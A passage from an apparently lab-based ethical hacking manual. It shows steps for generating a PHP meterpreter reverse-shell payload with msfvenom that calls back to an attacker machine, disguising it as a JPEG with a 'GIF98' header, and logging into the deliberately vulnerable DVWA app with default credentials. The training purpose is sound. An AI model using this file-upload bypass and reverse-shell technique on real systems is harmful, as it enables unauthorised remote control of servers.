
Note: The password that you type will not be visible.

83. Now, type **cd** and press **Enter** to jump to the root directory.

84. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP Address of Host Machine] LPORT=2222 -f raw** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.1.13** (Parrot Security machine).

85. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.




86. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter** to navigate to the **Desktop**.

87. Type **pluma high.jpeg** and press **Enter** to launch the **Pluma** text editor.

```
[root@parrot]~#  
#cd /home/attacker/Desktop/  
[root@parrot]~/home/attacker/Desktop#  
#pluma high.jpeg
```

88. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 85**. Edit the payload file by adding **GIF98** to the first line and then press **Ctrl+S** to save the context.



89. Close all open windows.


90. Click the **Firefox** icon from the top section of **Desktop**, type **http://10.10.1.22:8080/dvwa/login.php** into the address bar and press **Enter**. The **DVWA** login page appears. Log in with the credentials **admin** and **password**, and click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

